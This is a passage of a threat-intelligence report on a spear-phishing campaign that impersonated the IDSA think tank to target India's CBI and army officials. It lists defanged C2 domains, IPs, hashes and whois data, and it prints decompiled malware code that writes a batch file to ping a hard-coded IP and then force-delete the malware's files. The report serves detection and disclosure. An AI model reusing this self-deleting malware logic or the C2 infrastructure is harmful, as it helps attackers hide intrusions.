


IP Address	CC	ASN	BGP Prefix	AS Name
173.212.193.53	DE	51167	173.212.192.0/18	Contabo GmbH
173.212.194.214	DE	51167	173.212.192.0/18	Contabo GmbH

The hard coded IP address 91[.]205[.]173[.]3 in the binary from where the malware downloads additional components is also associated with the same hosting provider in Germany as shown below.

IP Address	CC	ASN	BGP Prefix	AS Name
91.205.173.3	DE	51167	91.205.172.0/22	Contabo GmbH

The C2 domain *qhavcloud[.]com* was also found to be associated with multiple malware samples in the past. Below screen shot shows the md5 hashes of the samples that is associated with the C2 domain.



The C2 domain *qhavcloud[.]com* and the hard coded IP address *91[.]205[.]173[.]3* were also found to be associated with another [attack campaign which targeted the senior army officers](#). This suggests that the same espionage group involved in this attack also targeted the senior army officers using a different email theme.


Threat Intelligence

Investigating the domain *idsadesk[.]in* (which was used to send the email by impersonating the identity of *IDSA*) shows that it was created on 20th Feb 2017 (which is the day before the spear-phishing email was sent to the victims). Most of the registrant information seems to be fake and another notable detail that is of interest is the registrant country and country code (+92) of registrant phone number is associated with Pakistan.

Domain Name: IDSADESK.IN ←
Created On: 20-Feb-2017 06:23:11 UTC
Last Updated On: 28-Feb-2017 13:19:10 UTC
Expiration Date: 20-Feb-2018 06:23:11 UTC
Sponsoring Registrar: Mitsu Inc (R158-AFIN)
Registrant ID: DI_64593175
Registrant Name: PSingh Mehta
Registrant Organization: N/A
Registrant Street1: R0987 Chano Kiunga NON Road
Registrant Street2:
Registrant Street3:
Registrant City: KOKUNA
Registrant State/Province: Other
Registrant Postal Code: 78772
Registrant Country: PK
Registrant Phone: +92.3318768763
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email: iasia69@z7az14m.com
Admin ID: DI_64593175
Admin Name: PSingh Mehta
Admin Organization: N/A

Further investigation shows that the same registrant email id was also used to register another similar domain (*idsagroup[.]in*) which also impersonates the identity of *IDS*A. This impersonating domain was also registered on the same day 20th February 2017 and this domain could also be used by the attackers to send out spear-phishing emails to different targets.

Domain Name:IDSAGROUP.IN ←
Created On:20-Feb-2017 07:20:45 UTC
Last Updated On:21-Apr-2017 19:22:05 UTC
Expiration Date:20-Feb-2018 07:20:45 UTC
Sponsoring Registrar:Endurance Domains Technology Pvt. Ltd. (R173-AFIN)
Status:CLIENT TRANSFER PROHIBITED
Reason:
Registrant ID:EDT_64592757
Registrant Name:Jose Carter
Registrant Organization:N/A
Registrant Street1:Iu98 Nokuk 827
Registrant Street2:
Registrant Street3:
Registrant City:Quetta
Registrant State/Province:Other
Registrant Postal Code:76276
Registrant Country:PK
Registrant Phone:+92.2334334222
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant Email:iasia69@z7az14m.com
Admin ID:EDT_64592757/
Admin Name:Jose Carter



While investigating the malware's uninstall/delete functionality it was determined that malware creates a batch script to delete all its files but before deleting all the files it pings 10 times to an hard coded IP address 180[.]92[.]154[.]176 as shown below.

```

string result;
try
{
    string tempFilePath = Uninstaller.GetTempFilePath(".bat");
    Path.GetFileName(Application.ExecutablePath);
    string text = Variables.filepath + "\\\" + Variables.value;
    string contents = string.Concat(new string[]
    {
        "@echo off\r\nchcp 65001\r\necho DONT CLOSE THIS WINDOW!\r\nping -n 10 180.92.154.176 > nul\r\nndel /a /q /f
        """",
        text,
        """\r\nrmdir /q /s """",
        text,
        """\r\nndel /a /q /f """",
        tempFilePath,
        """
    });
    File.WriteAllText(tempFilePath, contents, new UTF8Encoding(false));
    result = tempFilePath;
}

```

Investigating this hard coded IP address shows that it is located in Pakistan. The Pakistan connection in the whois information and the hard coded IP address is interesting because the previous two attacks against [Indian Ministry of External Affairs](#) and [Indian Navy's submarine manufacturer](#) also had a Pakistan connection. Based on just the whois information (which can be faked) and the location of the IP address it is hard to say if the Pakistan espionage group is involved in this attack, but based on the email theme, tactics used to impersonate Indian think tank (IDSA) and the targets chosen that possibility is highly likely. Below screen shot shows the location of the hard coded IP address.

IP Address	CC	ASN	BGP Prefix	AS Name
180.92.154.176 PK 55714 180.92.154.0/24 Fiberlink Pvt.Ltd, PK				

Indicators Of Compromise (IOC)

In this campaign the cyber espionage group targeted Central Bureau of Investigation (CBI) but it is possible that other government entities could also be targeted as part of this attack campaign. The indicators associated with this attack are provided so that the organizations (Government, Public, Private organizations and Defense sectors) can use these indicators to detect, remediate and investigate this attack campaign. Below are the indicators

Dropped Malware Sample:

f8daa49c489f606c87d39a88ab76a1ba

Related Malware Samples:

15588a9ba1c0abef38ac2594ee5be53
04b4b036a48dc2d2022cc7704f85a560
becc8e77ef003a4c88f7e6348ffd3609
ceeeacba38792bcf06022e2b4874782
515dce0ede42052ff3ef664db9873cea
50c1d394bfa187ffd6251df6dd14e939
3bd16cc1d1fea7190c36b3bd10c6810d
b6c861556412a15b7979459176b7d82f

Network Indicators Associated with C2:

qhavcloud[.]com
173[.]212[.]194[.]214
173[.]212[.]193[.]53
91[.]205[.]173[.]3
180[.]92[.]154[.]176

Domains Impersonating the Identity of Indian Think Tank (IDSA):

idsadesk[.]jin
idsagroup[.]jin

Email Indicator:

iasia69@z7az14m[.]com

C2 Communication Patterns:

hxxp://qhavcloud[.]com/northernlights//PingPong.php
hxxp://qhavcloud[.]com/northernlights//postdata.php
hxxp://qhavcloud[.]com/northernlights//JobProcesses.php
hxxp://qhavcloud[.]com/northernlights//JobWork1.php
hxxp://qhavcloud[.]com/northernlights//JobWork2.php
hxxp://qhavcloud[.]com/northernlights//JobTCP1.php
hxxp://qhavcloud[.]com/northernlights//JobTCP2.php
hxxp://qhavcloud[.]com/northernlights//updateproductdownload.php
hxxp://qhavcloud[.]com/northernlights//Uninstaller.php

Conclusion

Attackers in this case made every attempt to launch a clever attack campaign by impersonating the identity of highly influential Indian Think tank to target Indian investigative agency and the officials of the Indian army by using an email theme relevant to the targets. The following factors in this cyber attack suggests the possible involvement of Pakistan state sponsored cyber espionage group to spy or to take control of the systems of the officials of Central Bureau of Investigation (CBI) and officials of the Indian Army.

- Use of domain impersonating the identity of highly influential Indian think tank
- Victims/targets chosen (CBI and Army officials)
- Use of Email theme that is of interest to the targets
- Location of one of the hard coded IP address in the binary
- Use of TTP's (tactics, techniques & procedures) similar to the previous campaigns targeting [Indian Ministry of External Affairs](#) and [Indian Navy's Warship Manufacturer](#).
- Use of the same C2 infrastructure that was used to target [senior army officers](#)

The attackers in this case used multiple techniques to avoid detection and to frustrate analysts. The following factors reveal the attackers intention to remain stealthy and to gain long-term access by evading analysis and security monitoring at both the desktop and network levels.

- Use of password protected macro to prevent viewing the code and to make manual analysis harder
- Use of TextBox within the UserForm to store malicious content to bypass analysis tools
- Use of legitimate service like Google drive to store the list of back up C2 servers to bypass security monitoring and reputation based devices.
- Use of malware that performs various checks before performing any malicious activity
- Use of backup C2 servers and hosting sites to keep the operation up and running
- Use of hosting provider to host C2 infrastructure